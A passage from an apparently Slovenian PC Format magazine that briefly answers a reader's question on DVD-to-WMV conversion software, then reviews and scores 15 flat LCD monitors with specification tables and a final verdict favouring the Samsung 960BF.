O Poskusil bom preslišati glasek, ki zveni v moji glavi in sprašuje, zakaj preprosto ne predvajaš DVD-ja na Xboxu, tako da ti bom zaupal, da imaš popolnoma logičen razlog za pretvarjanje DVD-ja. Žal je velikanski trg programske opreme, ki ponuja tisto, kar potrebuješ, namenjen posameznikom, ki bi radi "varnostno kopirali" vse filme tega sveta (še posebej tiste najnovejše), zato se spletne strani s temi programi skrivajo v bolj temačnih kotih spleta. Obstaja pa ena, in sicer www.allformp3.com, ki ponuja pravo stvar zate. Oglej si **www.allformp3.com/dvd-to-wmv.html**. Program sicer ni zastonj, je pa enostaven za uporabo in omogoča izdelavo datotek, katerih kvaliteta je omejena samo s kapaciteto trdega diska in pasovno širino za pretočni video. **PCF**

Slikovni test

Tehnologija se redno izboljšuje, cene pa vztrajno padajo. Takšen je torej svet ploskih monitorjev. Za vas smo si ogledali 15 modelov

Zamislite si paralelno vesolje, v katerem bi imeli odveč dobrih sto tisočakov, ki bi jih lahko zapravili za morilsko nadgradnjo računalnika. In izmislimo si pravilo, da bi lahko za ta denar kupili eno samo komponento. Mogoče se vam zdi takšno pravilo preveč restriktivno, a vas vseeno prosimo, da se igrate z nami. Lekcija je lahko poučna.

Kam bi torej investirali namišljene cekine? Najhitrejša grafična kartica trenutno je najnovejši GeForce 7800 GTX s 512Mb pomnilnika (pokukajte na stran 44 in preberite opis). Drag je kot žafran, a bomo priredili pravila in dovolili zapravljanje denarja zanj (in po možnosti še za novo osnovno ploščo, ki ga bo podpirala). Mogoče pa bi denar raje zapravili za kak dvojedrni procesor? Za dobrih sto tisočakov lahko dobite Intelov ali AMD-jev čip.

V vsakem od naštetih primerov bi naredili napako, dimenzij Airbusa A380. Dobra grafična kartica in procesor sta seveda pomembna pri zahtevnih računskih nalogah, a tudi še tako zavzeti igralci in amaterski filmarji zapravijo ogromno časa za brskanje po spletu, delo, poslušanje glasbe in gledanje filmov. In samo ena komponenta je, ki lahko res dramatično spremeni vašo komunikacijo z računalnikom v pravi užitek, in ta komponenta je monitor.

AGONIJA IZBIRANJA

Za dobrih sto jurjev lahko danes izbirate med široko paleto ploskih monitorjev, pa ne le 17-palčnih. Če smo čisto natančni, so največjih in najbolj pozitivnih sprememb deležni 19-palčni modeli, pa ne le v velikostih zaslonov in odzivnih časih. Tehnološki napredek se pozna predvsem v svetlosti, kontrastu in vidnih kotih, možnosti priklopa pa so tako ali tako naredile precejšen korak naprej. Vsekakor imamo dober razlog, da vztrajamo pri naši stalni trditvi, da za pošten monitor nikoli ni škoda denarja in da kompromisi niso dobra ideja.

Dobra novica pa je, da vam kompromisov danes ni več treba sklepati, saj so cene monitorjev v zadnjem letu in pol že skoraj samomorilsko padle. Pa kaj bi morili – raje berite naprej.

Acer AL1916S

Cena pokličite prodajalca **Na spletu** www.acer.com **Testiranje omogočil** Avtera, 01 585 34 11

Acerjev predstavnik na tokratnem supertestu je model AL1916S, gre pa za monitor, ki prihaja iz njihove cenovno ugodnejše serije Value. Pri tem je seveda treba omeniti, da ima Acer tudi mnogo imenitnejše predstavnike, nenazadnje je podjetje znano po navezi s Ferrarijem. Kakor koli že, testni primerek je 19-palčni monitor, ki ga odlikujejo precej povprečni dosežki, kar omogoča nižjo ceno in s tem večjo dostopnost kupcem, ki, kot vemo, vedno želijo največ za svoj denar. Oblikovno nam je bil monitor precej všeč, saj je nima širokih robov, temveč se ponaša z minimalističnim videzom. Tudi predel s tipkami za nastavitve je tenak in zelo prijeten za uporabo. Seveda bi bila ocena zelo nizka, če bi bil okvir najboljši element v paketu. Tako pa imate na voljo sodoben zaslon, ki ima odzivni čas 12ms, kar ob svetlosti 250cd/m² in kontrastu 500:1 daje dovolj prepričljivo kombinacijo, ki nas je navdušila s prikazano sliko.

PODROBNOSTI

Vidna površina	**19 palcev**
Nativna ločljivost	**1.280 x 1.024**
Velikost pike	**0,294mm**
Svetilnost	**250cd/m²**
Kontrast	**500:1**
Odzivni čas	**12ms**
Vidni kot (š/v)	**140°/140°**
Priklopi	**D-sub**
Dodatno	**nič**

70% **PCF pravi...** "Sicer gre za zelo spodoben monitor, a bi raje videli ferrarija namesto fička."

AOC LM728

Cena 68.990 SIT **Na spletu** www.aoc.com **Testiranje omogočil** Anni, 01 580 08 00

AOC nam je na testiranje poslal monitor, ki nas je pritegnil. Čeprav ne gre za enega najbolj uglednih in velikih proizvajalcev monitorjev, pa se zadnje čase kaže v čedalje boljši luči. Model LM728 je najprej pritegnil zaradi podstavka. Mnogi med vami se še ne zavedate, kako zelo pomembna je ergonomija monitorja, saj se morate monitorju z negibnim podstavkom prilagajati vi, za vaše telo pa je seveda bolj primerno, če se monitor prilagaja vam. AOC je problem višine in naklona rešil zelo elegantno, kar je seveda odlično.

PODROBNOSTI

Vidna površina	**17 palcev**
Nativna ločljivost	**1.280x1.024**
Velikost pike	**0,264mm**
Svetilnost	**300cd/m²**
Kontrast	**700:1**
Odzivni čas	**8ms**
Vidni kot (š/v)	**140°/130°**
Priklopi	**D-sub, DVI-D**
Dodatno	**nič**

Seveda pa ne bomo omenjali le podstavka, saj ima ta 17-palčni monitor še kaj drugega za pokazati. Ponaša se z svetlostjo 300cd/m2 in zelo solidnim kontrastom 700:1, kar ob hitrosti 8ms naredi dovolj solidno kombinacijo. Edino, kar kazi drugače dober vtis, ki ga je naredil LM728, je dejstvo, da ima monitor kar velike probleme z prikazom slike pod večjim kotom.

67% **PCF pravi...** "AOC že zdaj pokaže veliko, tako da se že veselimo, kako se bo obnesel na naslednjem testu."

Belinea 10 19 27

Dober nakup PCFormat

Cena 91.900 SIT **Na spletu** www.belinea.com **Testiranje omogočil** Acord-92, 01 583 72 30

Morda največje presenečenje na tem testu nam je pripravila Belinea. Odkar pomnimo, nismo preveč zaupali tej znamki, saj so preveč gledali na ceno in premalo na kvaliteto. Toda to so bili časi modelov katodnih monitorjev in prav veseli nas, da se časi spreminjajo na bolje tudi za podjetja zunaj največjih.

Model z nenavadnim imenom 10 19 27 vsekakor impozantno stavi na svojo največjo odliko: odzivni čas. Na veliko se namreč propagira kot monitor z odzivnim časom 4ms. Vendar, kot že tolikokrat v preteklosti, se morate tudi danes zavedati, da papir prenese vse, tudi pretiravanje. Že mogoče, da monitor zmore odzivni čas 4ms, toda to le, kadar se spreminja med določenimi sivinami. Če pa bi merili odzivnost iz črne v belo, ali celo obratno, bi se ta čas precej zvišal. Vendar ne bomo preveč negodovali nad tem, saj je monitor opazno hiter, kar je tudi njegova največja prednosti.

PODROBNOSTI

Vidna površina	**19 palcev**
Nativna ločljivost	**1.280x1.024**
Velikost pike	**0,294mm**
Svetilnost	**270cd/m²**
Kontrast	**550:1**
Odzivni čas	**4ms**
Vidni kot (š/v)	**140°/135°**
Priklopi	**D-sub, DVI-D**
Dodatno	**zvočniki**

81% **PCF pravi...** "Presenetljivo hiter, a bo Overdrive potrebno izpiliti."

Dell 1704FPV

Vredno ogleda PCFormat

Cena 84.900 SIT **Na spletu** www.dell.com **Testiranje omogočil** FMC, 01 520 59 00

Dell je eden tistih velikanov računalniške industrije, ki stavi na to, da bo strankam prodal kompleten računalnik, na katerem bo vsepovsod pisalo njihovo ime. Tako se tudi ukvarja z izdelavo računalniških monitorjev, seveda pa si lahko mislite, da to avtomatsko pomeni višanje cene slednjih.

Res je tako, saj imajo zastavljeno dokaj visoko ceno za ta 17-palčni monitor. Že res, da podstavek omogoča nastavljanje po višini in naklonu, toda slika monitorja bi morala biti fantastična, da bi kogar koli na našem uredništvu premamila v nakup. Fantastična žal ni, je pa zato odlična. S sicer odličnim kontrastom 1000:1 (ne le na papirju) in bolj povprečno svetilnostjo 280cd/m2 nas je monitor navdušil, vendar je to navdušenje zamrlo kot prvi spomladanski cvetovi, ki se poskušajo zoperstaviti pozebi, ko smo opazili ceno. Tudi dejstvo, da ima monitor vgrajeno vozlišče USB s štirimi vrati, nas ni moglo ravno prepričati, saj monitor ne ponuja toliko več od konkurence, kot bi sklepali po ceni.

PODROBNOSTI

Vidna površina	17 palcev
Nativna ločljivost	1.280x1.024
Velikost pike	0,264mm
Svetilnost	280cd/m²
Kontrast	1000:1
Odzivni čas	25ms
Vidni kot (š/v)	140°/140°
Priklopi	D-sub, DVI-D
Dodatno	vozlišče USB

80% **PCF pravi...** "Sicer drag za 17-palčni model, a je slika odlična."

Dell 1905FP

Cena 116.280 SIT **Na spletu** www.dell.com **Testiranje omogočil** FMC, 01 520 59 00

Tudi drugi izmed Dellovih monitorjev, ki se je udeležil našega supertesta, nosi s sabo enega največjih minusov: visoko ceno. Problem je namreč v tem, da se je težko odločiti za tak monitor, ko pa za podobno ceno dobite večji ali zmogljivejši monitor iste velikosti. Takšne predstavnike boste vsekakor našli tudi med konkurenco na sosednjih straneh, tako da vam ta 19-palčni model priporočamo samo, če si ga res lahko privoščite. Čeprav ima sodobnejši zaslon kot 17-palčni primerek, saj se lahko pohvali z 20ms odzivnim časom, kontrastom 800:1 in svetilnostjo 250cd/m2, pa to še zdaleč ni dovolj. Tudi odličen podstavek nas ni uspel prepričati in čeprav je monitor oblikovan zelo profesionalno in ima ozke robove, tako da se več zaslonov skupaj preprosto zlije v eno sliko, bodo pri Dellu morali ugotoviti, da je Slovenija zahteven trg, kjer ne živijo samo grafični oblikovalci z veliko denarja, temveč ljudje, ki želijo za svoj denar dobiti še kaj drugega, kot samo ugledno ime.

PODROBNOSTI

Vidna površina	19 palcev
Nativna ločljivost	1.280x1.024
Velikost pike	0,294mm
Svetilnost	250cd/m²
Kontrast	800:1
Odzivni čas	20ms
Vidni kot (š/v)	178°/178°
Priklopi	D-sub, DVI-D
Dodatno	nič

79% **PCF pravi...** "Še dražji Dellov model, ki je sicer izjemno kvaliteten, a tudi izjemno drag.."

NEC 90GX²

Dober nakup PCFormat

Cena 149.900 SIT **Na spletu** www.nec.com **Testiranje omogočil** Acord-92, 01 583 72 30

Živite zato, da bi navdušili kolege in znance s tem, da jih pripeljete k vašemu računalniku in nato poslušate slavospeve, kako dobro vam gre v življenju? Prisežemo, da kadar koli smo imeli obisk v času testiranja modela 90GX2, so vsi obiskovalci vsaj trikrat omenili, kako dobro se nam godi, ker lahko delamo na takšnih monitorjih. Nam je to seveda prijalo, tako, kot bo tudi vam, če boste posedovali tale monitor posebne vrste.

Resnično dobra oblika je vsekakor prvi plus, ki si ga prisluži tale model. Vedno poudarjamo, da nam je všeč minimalističen pristop k oblikovanju, toda NEC je tu uspel narediti resnično odličen monitor, ki izpolnjuje vse sodobne cilje. Ozki robovi tega 19-palčnega monitorja kar kličejo po kombinaciji vsaj dveh na vaši mizi, še bolj pa pritegnejo zmogljivosti. 90GX2 se namreč hvali z odzivnim časom 4ms, zahvaljujoč njihovi tehnologiji, imenovani Rapid Response. Posebej všeč so zaslonski premazi, ki dajejo sliki realističen pridih, saj so barve resnično čiste in lepe.

PODROBNOSTI

Vidna površina	19 palcev
Nativna ločljivost	1.280x1.024
Velikost pike	0,294mm
Svetilnost	400cd/m²
Kontrast	700:1
Odzivni čas	4ms
Vidni kot (š/v)	170°/155°
Priklopi	D-sub, DVI-D
Dodatno	vozlišče USB

88% **PCF pravi...** "Skorajda popoln monitor, le cena je nekoliko previsoka."

NEC 2170NX

Vredno ogleda PCFormat

Cena 249.900 SIT **Na spletu** www.nec.com **Testiranje omogočil** Acord-92, 01 583 72 30

Ste grafični oblikovalec ali pa ste slučajno tako slepi, kot naš Andrej na uredništvu? Le ti dve vrsti ljudi kupujeta 21-palčne monitorje, prvi seveda, da lahko vidijo več na enem zaslonu, drugi pa, da sploh kaj vidijo na zaslonu. Ne glede v katero vrsto spadate, je NEC predstavil monitor, ki bo ravno po vašem okusu.

2170NX je namreč monitor, ki cilja zelo visoko. Glede na to, da ima razmerje med širino in višino stranice zaslona 4:3, kar pomeni ločljivost 1.600 x 1.200, vam bo hitro jasno, da z njim ne ciljajo na stranke, ki bi kupile monitor LCD, ker jih skrbijo njihove oči. Seveda, da vas takoj pomirimo, monitor izpolnjuje vse varnostne teste, ki obstajajo, je pa zaradi velikosti potreben privajanja. Še posebej zabavno se nam je zdelo privajanje na dejstvo, da je to monitor, ki ima enega največjih razponov vidnega kota, kar smo jih kdaj koli videli. Edino mesto, kjer slike ne boste videli, bo, če boste buljili v zadnjo stran tega NEC-jevega monitorja.

PODROBNOSTI

Vidna površina	**21 palcev**
Nativna ločljivost	**1.600x1.200**
Velikost pike	**0,270mm**
Svetilnost	**300cd/m²**
Kontrast	**1000:1**
Odzivni čas	**8ms**
Vidni kot (š/v)	**176°/176°**
Priklopi	**D-sub, DVI-D**
Dodatno	**vozlišče USB**

86% **PCF pravi...** "Nekoliko velik in drag za navadne smrtnike, a mana z nebes za grafične oblikovalce.."

Neovo E17DA

Cena 79.900 SIT **Na spletu** www.neovo.com **Testiranje omogočil** Anni, 01 580 08 00

Tudi Neovo je podjetje, ki se čedalje bolj prebija med znane proizvajalce monitorjev. Njihovi izdelki še vedno ubirajo pot bolj ugodnega razmerja med ceno in kvaliteto, zato od njih ne pričakujemo nekih hudih tehnoloških preskokov.

Model E17DA je zato točno tak, kakršnega pričakujemo za odšteti denar. 17-palčni zaslon daje dovolj solidno sliko, da vas ne bo bolela glava, če ga boste kupili. Sicer njegove karakteristike niso pretresljive, saj ponuja svetilnost 260cd/m2 in kontrast 450:1, tipičen odzivni čas pa je 12ms. Neovo se tudi hvali, da ima monitor vgrajen optični filter NeoV, ki pa nas ni prepričal, da bi obstajal razlog, da bi ga Neovo moral posebej omenjati. Vse skupaj bo za normalno pisarniško in domače delo bo dovolj, najbrž pa boste bolj zahtevni kmalu ugotovili, da je monitor ne ponuja dovolj. Se pa zna marsikateri med vami navdušiti nad njegovo obliko, ker je res fantastičen dodatek za futuristično opremljeno pisarno. Uporabnosti oblike ne moremo zanikati, še najbolj pa nam ustreza, da je okoli podstavka bolj prazno.

PODROBNOSTI

TVidna površina	**17 palcev**
Nativna ločljivost	**1.280x1.024**
Velikost pike	**0,264mm**
Svetilnost	**260cd/m²**
Kontrast	**450:1**
Odzivni čas	**12ms**
Vidni kot (š/v)	**150°/145°**
Priklopi	**D-sub**
Dodatno	**zvočniki**

68% **PCF pravi...** "Sicer čisto soliden monitor, ki pa s kvaliteto odraža tudi ceno."

Neovo M17

Cena 66.900 SIT **Na spletu** www.neovo.com **Testiranje omogočil** Anni, 01 580 08 00

Tudi drugi primerek monitorja Neovo ima diagonalo 17 palcev. Morda se komu zdi to premalo, toda konec koncev je to današnji standard za domače in pisarniške monitorje. Vendar Neovova serija M pomeni čisto nekaj drugega, kot smo pričakovali.

Že na prvi pogled monitor preseneti z obliko. Ko smo ga vzeli iz škatle, nas je presenetila nesimetričnost, ki je resnično redka pri oblikovanju monitorjev. Neovo očitno stavi pri seriji M na drugačnost, kar pa ni nujno slabost. Posebej pohvalno je dejstvo, da monitor ponuja vozlišče USB kar na sprednji strani, kar je dobrodošlo, če se vam računalnik skriva nekje v daljavi, ali pa so vonjave pod mizo tako neprijetne, da se za nobeno ceno ne želite spustiti tja dol.

Kakorkoli že, monitor ima vgrajeno vozlišče za tovrstne probleme. Tudi na področju slike smo si bili enotni, da je model M ponujal več. Nenazadnje tudi specifikacije povedo svoje, saj se je zvišala svetilnost, ki je 300cd/m², pa tudi kontrast je za odtenek višji, saj znaša 500:1. Odzivni čas je ostal isti, kar pomeni standardnih 12ms.

PODROBNOSTI

Vidna površina	**17 palcev**
Nativna ločljivost	**1.280x1.024**
Velikost pike	**0,264mm**
Svetilnost	**300cd/m²**
Kontrast	**500:1**
Odzivni čas	**12ms**
Vidni kot (š/v)	**140°/130°**
Priklopi	**D-sub, DVI-D**
Dodatno	**zvočniki, vozlišče USB**

73% **PCF pravi...** "Oblikovno po svoje neposrečen monitor, ki pa za zahtevano ceno veliko ponuja."

Philips 190P6

Dober nakup PCFormat

Cena 111.108 SIT **Na spletu** www.philips.com **Testiranje omogočil** PC H.AND, 01 530 08 00

Seveda pri supertestu monitorjev ne moremo mimo giganta, kot je Philips. Vedno nas je razveseljeval z odličnimi izdelki, zato je vladalo veliko navdušenje, ko je na vrsto prišel model 190P6, ki predstavlja Philipsovo idejo o monitorju za profesionalce..

Ni nam težko povedati, da se je Philips ponovno izkazal, saj je 190P6 resnično odličen. Slika je odlična, barve ravno prav žive, pri testih nismo opazili veliko odstopanj pri osvetljenosti, kar je značilno za cenejše monitorje. 19-palčni monitor s sicer nenavadno nizko svetilnostjo 250cd/m² in dobrim kontrastom 600:1 ponuja res dobro sliko, ki je po specifikacijah na bi pričakovali. Očitno so zaslonski premazi resnično največja skrivnost Philipsa, saj je delo s tem monitorjem resničen užitek. Tudi drugače je oblikovno bil zelo všečen, zanimivo je tudi to, da ima vgrajene zvočnike, to pa je nekaj, česar je na področju monitorjev LCD čedalje manj.

PODROBNOSTI

Vidna površina	**19 palcev**
Nativna ločljivost	**1.280x1.024**
Velikost pike	**0,294mm**
Svetilnost	**250cd/m²**
Kontrast	**600:1**
Odzivni čas	**8ms**
Vidni kot (š/v)	**160°/160°**
Priklopi	**D-sub, DVI-D**
Dodatno	**zvočniki, vozlišče USB**

86% **PCF pravi...** "Nekoliko počasnejši kot nekateri konkurenčni modeli, a ima znatno lepšo sliko."

Philips 200W6

Dober nakup PCFormat

Cena 145.417 SIT **Na spletu** www.philips.com **Testiranje omogočil** PC H.AND, 01 530 08 00

Recimo, da potrebujete monitor za profesionalne potrebe. Morda so 21-palčni izven vašega denarnega dosega, na 19-palčnem pa ni dovolj prostora. Philips je mislil tudi na takšne kupce, zato je izdelal model 200W6.

Največja nenavadnost tega monitorje prihaja ravno iz njegove velikosti. Če so 17- in 19-palčni monitorji vedno prirejeni za ločljivost 1.280 x 1.024, za katero vemo, da je posebnost v računalniškem svetu, saj razmerje stranic ni 4:3, pa nas 200W6 šokira še z bolj nenavadno ločljivostjo. Ni 1.600 x 1.200, kar je domena 21-palčnih monitorjev, pač pa znaša 1.680 x 1.050 in se imenuje WSXGA. Torej, gre za širokozaslonski monitor, ki je kot nalašč za gledanje filmov. Poleg filmskih kritikov ga bodo cenili še mnogi drugi uporabniki, saj ima več kot spodobne karakteristike: svetilnost znaša 300cd/m², kontrast pa 800:1. Če to zaokrožimo z tipičnim odzivnim časom 8ms, potem hitro postane jasno, da gre za zelo dober monitor.

PODROBNOSTI

Vidna površina	**20 palcev**
Nativna ločljivost	**1.680x1.050**
Velikost pike	**0,258mm**
Svetilnost	**300cd/m²**
Kontrast	**800:1**
Odzivni čas	**8ms**
Vidni kot (š/v)	**140°/140°**
Priklopi	**D-sub, DVI-D**
Dodatno	**zvočniki, vozlišče USB**

87% **PCF pravi...** "Gledanje filmov je na tem monitorju pravi užitek."

Prestigio P796

Cena 82.000 SIT **Na spletu** www.prestigio.com **Testiranje omogočil** Asbis, 01 530 32 20

Prestigio je bil znan predvsem po prav simpatičnih notesnikih, sedaj pa čedalje bolj vstopa na področje samostojnih monitorjev. Sicer, kot boste sami opazili, se bodo njihovi inženirji morali naučiti še precej, toda začetek je obetaven.

Model P796 je klasičen primerek 19-palčnega monitorja. S svetilnostjo 250cd/m², kontrastom 450:1 in odzivnim časom 12ms je po karakteristikah enak kot Neovo E17DA. Tudi slika je bila sumljivo podobna, čeprav monitorja nista enako velika, zatorej je tudi razlika v velikosti pike. Pa vendar nas ne bi presenetilo, če bi ugotovili, da je isti proizvajalec naredil osnovo obeh zaslonov. Vseeno pa glede na to, da je slika več kot dovolj za pisarniško ali domače delo, podobnost z Neovovim modelom ne moti, konec koncev se oba modela verjetno precej dobro prodajata zaradi ugodne cene. Res pa je, da nam model P796 ni bil preveč všeč, ker se nam zdi oblikovno malce neposrečen. Predebeli robovi in preozek podstavek botrujejo slabši oceni, kot bi jo monitor drugače dosegel.

PODROBNOSTI

Vidna površina	**19 palcev**
Nativna ločljivost	**1.280x1.024**
Velikost pike	**0,294mm**
Svetilnost	**250cd/m²**
Kontrast	**450:1**
Odzivni čas	**12ms**
Vidni kot (š/v)	**170°/170°**
Priklopi	**D-sub**
Dodatno	**zvočniki**

73% **PCF pravi...** "Prestižno ime še ne pomeni kvalitete, a monitor za pisarniško delo še zdaleč ni slab."

Prestigio P1710

Cena 62.000 SIT **Na spletu** www.prestigio.com **Testiranje omogočil** Asbis, 01 530 32 20

Model P1710 je mlajši brat prej opisanega Prestigia. Vendar pri tem modelu niso uporabili zaslona iz iste serije, saj se model P1710 po karakteristikah precej razlikuje. Že oblikovno nam je monitor veliko bolj všeč, čeprav bi si želeli širši podstavek, ker smo na trenutke imeli občutek, da se bo monitor prevrnil. Sicer smo vedno ugotovili, da se to ne more zgoditi, a neprijeten občutek je ostal.

17-palčni zaslon je modernih karakteristik, prav tako pa se na sliki pozna višja kvaliteta. Čeprav je proizvajalec monitorja isti, pa je slika pri tem modelu mnogo lepša, kot jo je zmogel prikazati P796. Tudi tehnični podatki pričajo temu v prid: svetilnost je 300cd/m² in kontrast tipično znaša 500:1. Tudi odzivni čas je soliden, saj znaša 12ms, več kot dovolj za normalno delo. Pri monitorju bi si morda želeli le večjega vidnega kota, saj vam na vsaki strani zmanjka svojih 10 stopinj.

PODROBNOSTI

Vidna površina	**17 palcev**
Nativna ločljivost	**1.280x1.024**
Velikost pike	**0,264mm**
Svetilnost	**300cd/m²**
Kontrast	**500:1**
Odzivni čas	**12ms**
Vidni kot (š/v)	**160°/160°**
Priklopi	**D-sub**
Dodatno	**zvočniki**

75% **PCF pravi...** "Cenejši, a znatno boljši od P796, je pa še veliko možnosti za izboljšave."

Samsung 960BF

Dober nakup PCFormat

Cena 115.800 SIT **Na spletu** www.samsung.com
Testiranje omogočil Lancom, 02 330 01 00; Avtera, 01 585 34 11

Model 960BF je nova različica zelo priljubljenega modela 930BF, torej prvega, ki nam je postregel z rekordno nizkim odzivnim časom 4ms. Seveda, mnogi med vami ne veste, da je imel 930BF kar precej problemov, predvsem zato, ker Samsung ni do potankosti obvladoval tehnologije Overdrive.

960BF pa, kot kaže, v največji možni meri odpravlja te napake. Če je imel 930BF precej problemov z barvno ustreznostjo, ker je Overdrive prinašal tudi svoje slabosti, predvsem pri gledanju videa (slika je bila preveč spacana, da bi bil video res gledljiv), tega sedaj skorajda ne opazimo več, saj je predvajanje videa znatno izboljšano. Sicer je šum še viden, a že površen pogled razkrije, da ga je sedaj mnogo manj. Drugače pa je odzivnost resnično dobra, tako da je monitor odličen za igre. S svetilnostjo 300cd/m² in kontrastom 700:1 ter fantastično odzivnostjo, ki pri črni podlagi in premiku kazalca ne pušča nikakršnih sledi, postavlja nove temelje za resnično dobre monitorje.

PODROBNOSTI

Vidna površina	**19 palcev**
Nativna ločljivost	**1.280x1.024**
Velikost pike	**0,294mm**
Svetilnost	**300cd/m²**
Kontrast	**700:1**
Odzivni čas	**4ms**
Vidni kot (š/v)	**160°/160°**
Priklopi	**D-sub, DVI-D**
Dodatno	**nič**

89% **PCF pravi...** "960BF je ta hip eden najboljših monitorjev na trgu."

Samsung 204B

Dober nakup PCFormat

Cena 147.480 SIT **Na spletu** www.samsung.com
Testiranje omogočil Lancom, 02 330 01 00; Avtera, 01 585 34 11

Moramo priznati, da sta nas oba Samsungova monitorja pošteno razveselila. Sicer korejski velikan slovi po dobrih monitorjih, a tudi veliki se motijo, kar so pokazali z modelom 930BF. Če torej želite več, je 204B kar prava izbira.

Monitor namreč ponuja izjemno veliko sliko, in sicer kar 20 palcev vidne površine. Ker omogoča ločljivost 1.600 x 1.200, je velikost pike precej majhna in znaša le 0,255mm, zato ima monitor resnično ostro sliko, na katero se je skorajda potrebno privajati. Ko pa je to privajanje končano, začnete uživati v prednostih tako velikega monitorja. Čeprav je velik, ima še vedno zavidljivo nizek odzivni čas, saj ta znaša le 5ms. Pri svetilnosti 300cd/m² in kontrastu 800:1 so rezultati resnično impresivni in jasno kažejo, da se pospešeno razvijajo tudi veliki monitorji, ki so doslej večinoma veljali za počasne. Oblikovno Samsungu ni moč ničesar očitati, podstavek je resnično uporaben in skorajda nemogoče je, da vam ne bi uspelo najti idealnega položaja pri njegovi uporabi.

PODROBNOSTI


Vidna površina	**20 palcev**
Nativna ločljivost	**1.600x1.200**
Velikost pike	**0,255mm**
Svetilnost	**300cd/m²**
Kontrast	**800:1**
Odzivni čas	**5ms**
Vidni kot (š/v)	**160°/160°**
Priklopi	**D-sub, DVI-D**
Dodatno	**nič**

86% **PCF pravi...** "Zaradi majhne pike ima monitor resnično ostro sliko."

SPECIFIKACIJE IN ZMOGLJIVOSTI

Vse pomembne podrobnosti v drobnem tisku v eni sami tabeli

	Pokličite za ceno	68.990 SIT	97.900 SIT	84.900 SIT	116.280 SIT
	Acer AL1916S	AOC LM728	Belinea 10 19 27	Dell 1704FPV	Dell 1905FP
	70%	67%	81%	80%	79%
Vidna površina	19 palcev	17 palcev	19 palcev	17 palcev	19 palcev
Nativna ločljivost	1.280 x 1.024	1.280 x 1.024	1.280 x 1.024	1.280 x 1.024	1.280 x 1.024
Velikost pike	0,294mm	0,264mm	0,294mm	0,264mm	0,294mm
Svetilnost	250cd/m²	300cd/m²	270cd/m²	280cd/m²	250cd/m²
Kontrast	500:1	700:1	550:1	1000:1	800:1
Odzivni čas	12ms	8ms	4ms	25ms	20ms
Vidni kot (š/v)	140°/140°	140°/130°	140°/135°	140°/140°	178°/178°
Priklopi	D-sub	D-sub, DVI-D	D-sub, DVI-D	D-sub, DVI-D	D-sub, DVI-D
Dodatno	nič	nič	zvočniki	vozlišče USB	nič
Na spletu	www.acer.com	www.aoc.com	www.belinea.com	www.dell.com	www.dell.com

	145.417 SIT	82.000 SIT	62.000 SIT	115.800 SIT	147.480 SIT
	Philips 200W6	Prestigio P796	Prestigio P1710	Samsung 960BF	Samsung 204B
	87%	73%	75%	89%	86%
					
Vidna površina	20 palcev	19 palcev	17 palcev	19 palcev	20 palcev
Nativna ločljivost	1.680 x 1.050	1.280 x 1.024	1.280 x 1.024	1.280 x 1.024	1.600 x 1.200
Velikost pike	0,258mm	0,294mm	0,264mm	0,294mm	0,255mm
Svetilnost	300cd/m²	250cd/m²	300cd/m²	300cd/m²	300cd/m²
Kontrast	800:1	450:1	500:1	700:1	800:1
Odzivni čas	8ms	12ms	12ms	4ms	5ms
Vidni kot (š/v)	140°/140°	170°/170°	160°/160°	160°/160°	160°/160°
Priklopi	D-sub, DVI-D	D-sub	D-sub	D-sub, DVI-D	D-sub, DVI-D
Dodatno	zvočniki, vozlišče USB	zvočniki,	zvočniki,	nič	nič
Na spletu	www.philips.com	www.prestigio.com	www.prestigio.com	www.samsung.com	www.samsung.com

149.900 SIT	249.900 SIT	79.900 SIT	66.900 SIT	111.108 SIT	
NEC 90GX2	NEC 2170NX	Neovo E17DA	Neovo M17	Philips 190P6	
88%	86%	68%	73%	86%	
19 palcev	21 palcev	17 palcev	17 palcev	19 palcev	**Vidna površina**
1.280 x 1.024	1.600 x 1.200	1.280 x 1.024	1.280 x 1.024	1.280 x 1.024	**Nativna ločljivost**
0,294mm	0,270mm	0,264mm	0,264mm	0,294mm	**Velikost pike**
400cd/m²	300cd/m²	260cd/m²	300cd/m²	250cd/m²	**Svetilnost**
700:1	1000:1	450:1	500:1	600:1	**Kontrast**
4ms	8ms	12ms	12ms	8ms	**Odzivni čas**
170°/155°	176°/176°	150°/145°	140°/130°	160°/160°	**Vidni kot (š/v)**
D-sub, DVI-D	D-sub, DVI-D	D-sub	D-sub, DVI-D	D-sub, DVI-D	**Priklopi**
vozlišče USB	vozlišče USB	zvočniki	zvočniki, vozlišče USB	zvočniki, vozlišče USB	**Dodatno**
www.nec.com	www.nec.com	www.neovo.com	www.neovo.com	www.philips.com	**Na spletu**

PCF Razsodba

Najlepši med najlepšimi

Morda ta podnaslov ni ravno najbolj primeren, saj bi pri monitorjih zadnje čase skorajda bolj veljalo "Najhitrejši med najhitrejšimi". Včasih je bil največji problem monitorjev LCD prav odzivni čas, ki je vedno bil na strani tehnologije CRT. Danes je ta edina prednost skorajda izničena in monitorji LCD (vsaj tisti najboljši) so postali ravno tako hitri. Seveda hitrost ni vse, kar vam bodo znali povedati tisti, ki bolj cenijo manjšo obremenitev za oči. Kot smo že dolgo tega povedali, je seveda jasno, da je strmenje v monitor LCD pač dosti manj škodljivo za vaše oči.

V naši ljubi deželici pač ni čutiti hudega pomanjkanja izbire. Brez težav nam je uspelo najti dovolj testnih primerkov za izvedbo supertesta, tisti pa, ki poznate razmere boste brez težav ugotovili, da še zdaleč nismo pokrili vseh. Pogrešali smo seveda bolj profesionalne primerke kakšnega Eiza ali ViewSonica. Kakor koli že, med temi petnajstimi monitorji bo vsakdo gotovo našel sebi primernega.

Kaj priporočiti? Če vas vodi cena in vam denarnica ne omogoča razmetavanja denarja, potem vam je precej jasno, kaj morate kupiti. Kupite enega najcenejših modelov na tem supertestu, saj so ti z odzivnim časom 12ms solidna osnova. Če boste našli kakšen starejši 16ms model, vedite, da ti monitorji niso slabi, le takšnega je treba poiskati, ki ima res ugodno ceno. Morda najbolj preseneča skromno zastopanje srednjega razreda, ki ga skorajda ni. Od osnovnih kar takoj preskočimo k najboljšim, ki prihajajo od Della, NEC-a, Philipsa in Samsunga. Če izberete kateregakoli med temi, boste dobili odličen monitor, problem pa je seveda cenovni preskok. Morda ravno zaradi tega tokrat zmaguje Samsung 960BF pred NEC-om 90GX2. Kakovostno sta sicer primerljiva, a je Samsungov model cenovno ugodnejši. **PCF**

REMIS D.O.O.
VELEPRODAJA RAČUNALNIŠKE OPREME
PROIZVODNJA 19" OMAR ZA IT OPREMO
